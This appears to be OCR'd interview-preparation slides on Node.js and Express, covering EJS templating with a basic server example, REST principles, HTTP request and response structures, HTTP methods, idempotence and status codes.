
Q. Name some Template Engines libraries?

Q. How to implement EJS templating engine in a Express.js application?

Back to main index


Q. What are Template Engines in Express.js? V. IMP.

- Template engines are **libraries** that enable developers to **generate dynamic HTML content** by combining static HTML templates with data.



Back to chapter index

Q. Name some Template Engines libraries?



Back to chapter index

Q. How to implement EJS templating engine in a Express.js application?

```
npm install ejs
```

```
Express-TemplateEr
  views
    index.ejs
  server.js
```

```html
<!-- index.ejs -->
<html lang="en">
  <head>
    <title>EJS Example</title>
  </head>
  <body>
    <h1><%= title %></h1>
    <p>Static HTML Template</p>
  </body>
</html>
```

```
localhost:3000
```

Node.js with EJS

Static HTML Template

```javascript
//server.js
const express = require('express');
const app = express();
const path = require('path');

// Set the view engine to EJS
app.set('view engine', 'ejs');

// Set the views directory
app.set('views', path.join(__dirname, 'views'));

// Route to render the index.ejs template
app.get('/', (req, res) => {
    res.render('index', { title: 'Node.js with EJS' });
});

// Start the server
const PORT = process.env.PORT || 3000;
app.listen(PORT, () => {
    console.log(`Server is running on:${PORT}`);
});
```

Back to chapter index

Q. How to implement EJS templating engine in a Express.js application?

1. Install EJS: npm install ejs.
2. Create html template file index.ejs.
3. Create server file and set the view engine to EJS .
4. Specify the views directory.
5. Render EJS templates **using res.render() method**.

Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

11. REST API - Basics

Q. What is REST & RESTful API?

Q. What are HTTP Request and Response structures in UI and REST API?


Q. What are Top 5 REST guidelines and the advantages of them?

Q. What is the difference between REST API and SOAP API?

Back to main index

Q. What is REST & RESTful API? V. IMP.

- REST (Representational State Transfer) is an **architectural style** for designing networked applications (REST is a set of **guidelines** for creating API's).
- RESTful API is a service which follow REST principles/ guidelines.



Back to chapter index

Q. What are HTTP Request and Response structures in UI and REST API?


HTTP Action & URL
Type of Request
UI Server Address
Request Body

```
POST /user/submit-form
HTTP/1.1
Host: ui-server.example.com
uid=john&password=123
// Header, content-type...
```

```
POST /api/user/create
HTTP/1.1
Host: api-server.example.com
uid=john&password=123
// Header, content-type...
```

HTTP Request

HTTP Response
(HTML)



HTTP Request

HTTP Response
(JSON)

```
HTTP/1.1 200 OK
Content-Type: text/html;
Content-Length: 158
<!DOCTYPE html>
<html></html>
```

```
HTTP/1.1 201 Created
Content-Type: application/json;
{
  "userId": 123,
  "message": "User created"
}
```

Back to chapter index

Q. What are HTTP Request and Response structures in UI and REST API?

HTTP Request


- An HTTP (Hypertext Transfer Protocol) request is a message sent by a client (such as a web browser or a mobile app) to a server, requesting a particular action or resource.
- It contains HTTP Action(GET, POST…), URL, Request Body, Request Header.

HTTP Response

- An HTTP response is a message sent by a server back to the client in response to an HTTP request.
- It includes status code, content type, content.

Back to chapter index

Q. What are Top 5 REST guidelines and the advantages of them? V. IMP.



Back to chapter index

Q. What are Top 5 REST guidelines and the advantages of them? V. IMP.

1. Separation of Client & Server The implementation of the client and the server must be done independently.

- Advantage: Independence allows **easier maintenance, scalability, and evolution**.

2. Stateless The server will not store anything about the latest HTTP request the client made.

- Advantage: It will treat every request as new request. It **simplifies** server implementation as it is not overloading it with state management.

3. Uniform interface Identify the resources by URL (e.g., www.abc.com/api/questions).

- Advantage: standardized URLs, making it **easy to understand** and use the API.

4. Cacheable The API response should be cacheable to improve the performance.

- Advantage: Caching API responses **improves performance** by reducing the need for repeated requests to the server.

5. Layered system The system should follow layered pattern.

- Advantage: A layered system, such as the Model-View-Controller (MVC) pattern, promotes **modular design** and separation of concerns.

Back to chapter index

Q. What is the difference between REST API and SOAP API?

Feature	REST API	SOAP API
Architecture	REST is an architectural style.	SOAP(Simple Object Access Protocol) is a protocol.
Protocol	Uses HTTP or HTTPS.	Can use various protocols (HTTP, SMTP, etc.).
Message Format	Uses lightweight formats like JSON, XML.	Typically uses XML.
State	Stateless.	Can be stateful or stateless.
Error Handling	Relies on HTTP status codes.	Defines its own fault mechanism.
Performance	Generally lightweight and faster.	Can be slower due to XML processing.

Back to chapter index

12. REST API - HTTP Methods & Status Codes

Q. What are HTTP Verbs and HTTP methods?

Q. What are GET, POST, PUT & DELETE HTTP methods?

Q. What is the difference between PUT & PATCH methods?


Q. Explain the concept of Idempotence in RESTful APIs.

Q. What are the role of status codes in RESTful APIs?

Back to main index

Q. What are HTTP Verbs and HTTP methods? V. IMP.

- HTTP methods, also known as HTTP verbs, are a set of actions that a client can take on a resource.



Back to chapter index

Q. What are GET, POST, PUT & DELETE HTTP methods?

HTTP Method	Action	Example
GET	Retrieve data from a specified resource	www.example.com/users (retrieve users list) www.example.com/users/123 (retrieve single user of id - 123)
POST	Submit data to be processed	www.example.com/users (submit and create a new user from data provided in request)
PUT	Update a resource or create a new resource if it does not exist	www.example.com/users/123 (update user 123 details from data provided in request)
DELETE	Request removal of a resource	www.example.com/users/123 (delete user 123)

Back to chapter index

Q. What is the difference between PUT & PATCH methods?

PUT	PATCH
Both PUT and PATCH method are used to **update a resource** by replacing the resource with the new data provided in the request.	
Full Resource Replacement: In a PUT request, the client sends the full updated resource in the request body, replacing the existing resource on the server.	**Partial Updates:** In a PATCH request, the client sends specific changes or instructions for modifying the resource, updating only certain fields without resending the entire resource.

```
// PUT URL: www.example.com/users/123
// PUT request body
{
    "id": 123,
    "name": "John Doe Updated",
    "email": "john@example.com",
    "age": 26
}
```

```
// PATCH URL: www.example.com/users/123
// PATCH request body
{
  "email": "john@example.com",
  "age": 26
}
```

Back to chapter index

Q. Explain the concept of Idempotence in RESTful APIs.

- Idempotence meaning performing an operation multiple times should have the same outcome as performing it once. For example, Sending multiple identical GET requests will always return the same response

Idempotent Methods
- GET
- PUT
- DELETE

Non-Idempotent Methods
- POST

Performing same operation multiple times

(GET: www.abc.com/users)

Same output/ response/ result

Back to chapter index

Q. What are the role of status codes in RESTful APIs?

- Status codes are used to convey the results of a client's request.

1XX (Info)	2XX (Success)	3XX (Redirection)	4XX (Client Error)	5XX (Server Error)
• 100 Continue	• 200: OK • 201: Created • 202: Accepted • 204: No Content	• 300: Multiple Choices	• 400: Bad Request • 401 Unauthorized • 403 Forbidden • 404 Not Found	• 500: Internal Server Error • 501: Not Implemented • 502: Bad Gateway • 503: Service Unavailable

Back to chapter index

13. REST API - CORS, Serialization, Deserialization, Others

Q. What is CORS in RESTful APIs?

Q. How to remove CORS restrictions RESTful APIs?

Q. What are Serialization & Deserialization?

Q. What are the types of serialization?

Q. How to Serialize & Deserialize in Node.js?

Q. Explain the concept of versioning in RESTful APIs.

